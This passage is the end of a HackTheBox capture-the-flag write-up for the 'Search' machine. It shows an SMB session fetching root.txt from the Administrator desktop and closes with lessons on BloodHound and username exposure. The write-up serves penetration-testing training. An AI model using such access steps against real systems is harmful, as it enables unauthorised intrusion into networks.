  ..                                DRc        0  Mon Nov 22 15:21:49 2021
  desktop.ini                       AHS      282  Mon Nov 22 15:21:49 2021
  root.txt                          ARc       34  Fri Apr 29 17:54:21 2022
                3246079 blocks of size 4096. 536323 blocks available
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
Loot
Other than the points on HackTheBox, the lessons learned are the real treasures for this box.
- BloodHound is an extremely powerful tool. It gives us the most likely attack vector and the shortest path to domain administrator. In this case I didn’t go into depth with documenting BloodHound, but I plan to in a future post. For now, check out this guide.
- Never underestimate the exposure of just a username. With just the usernames available on the website and other easy to access locations we were able to make a lot of progress on this box.
Found this helpful? Drop some respect on my HackTheBox profile!
Thank you for reading my write-up for the Search machine on HackTheBox. Be sure to check out my other write-ups for HackTheBox!